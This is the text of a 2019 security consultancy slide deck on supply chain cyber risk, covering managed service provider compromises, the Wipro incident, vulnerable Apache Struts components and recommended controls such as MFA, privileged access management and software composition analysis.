



senseofsecurity.com.au

Cyber Resilience: Understanding Supply Chain Risks

Presented by

Murray Goldschmidt

18 Jul 2019

1300 922 923 NATIONAL
+61 (2) 9290 4444 SYDNEY
+61 (3) 8376 9410 MELBOURNE
info@senseofsecurity.com.au

Sydney Head Office – Level 8, 59 Goulburn Street, Sydney NSW 2000
Melbourne Office – Level 15, 401 Docklands Drive, Docklands VIC 3008
ABN 14 098 237 908



1. Exploring Supply Chain Attack Vectors
2. Understanding your Customer Requirements
3. Improving Cyber Resilience

Exploring Supply Chains

Services



Product




In/Out source


Open Source/Commercial

Exploring Supply Chains

Software Subscription



Multi-Tenant SaaS



Managed Service Providers

ACSC advice for MSPs

Dec 21, 2018 - The Australian Cyber Security Centre (ACSC) is providing assistance to ICT managed service providers (MSPs) in the wake of the global cyber security compromise confirmed by the Australian Government. Alastair MacGibbon, Head of the ACSC and National Cyber Security Adviser, says the incident has affected ICT providers and their customers across the globe, and it demonstrates there is no room for complacency in boardrooms around Australia when it comes to ensuring organisations have better cyber security protections in place.

Key points

Managed Service Providers have been targeted in a global cyber campaign since at least mid-2016. This includes some companies that also operate in Australia.

- Clients of these Managed Service Providers in both the public and the private sector could be affected.
- We have no evidence at this stage to suggest the general public or small to medium enterprises are being targeted.
- The Australian Cyber Security Centre is working with international partners and the private sector to establish the scale and impact on Australia.
- The compromises identified to date likely represent only a small proportion of the activity.
- Australian companies using Managed Service Providers are encouraged to contact their service provider to discuss risks.


Indian information technology (IT) outsourcing and consulting giant **Wipro Ltd.** [[NYSE:WIT](#)] is investigating reports that its own IT systems have been hacked and are being used to **launch attacks against some of the company's customers**

BENGALURU: Wipro, India's fourth largest software exporter, said it had hired a forensic firm to investigate the cyberattack on its systems, which was first reported by an industry website. **The company could be liable for damages if client information is found to be compromised**, Wipro previously said in regulatory filings.

Vector

- Privileged Access Management via established (privileged) Channel
- Concerns / Areas for Improvement / Controls
 - Remote Access
 - Permanent WAN / VPN Links between Supplier and Customer
 - Per-use User Established VPN with MFA
 - Network Access Control
 - Flat Network? No isolation?
 - User Access Control
 - Privileged Access Management
 - MFA to admin interfaces
 - Logging/Monitoring/Auditability/User Activity Replay
 - User Behaviour Monitoring
 - IoC Analytics
 - ***Regular (continuous) validation that controls are effective***

Software Development




First & Third Party Code



Third Party Components

80,000 Vulnerable Struts Downloads per Month since Equifax breach



In the last six months of 2018, two-thirds of the Fortune 100 companies downloaded a vulnerable version of Apache Struts.

<https://techcrunch.com/2019/01/29/flawed-software-equifax/>

Third Party Code Attacks

- Vector
 - Software development includes third party components, for which the authenticity and security is seldom validated.
- Concerns / Areas for Improvement / Controls
 - Software Acquisition Policy
 - Approved Centralised Software Component Repository
 - Static Code Analysis (incl Binary Code Analysis)
 - Software Composition Analysis – Elegant, Automated


Outsourced Development

Need to deal with Cyber Security issues related to the Supplier AND the software they produce.


- Environmental
 - ISMS: Governance, Risk Mgt, Networking, Remote Access, Phishing, Malware, Personnel Security etc
- SDLC
 - Coverage of security in the SDLC
 - IDE/SAST/DAST/
 - Software Composition Analysis – Open Source and Commercial S/W

Actually The same applies to Insourced Development

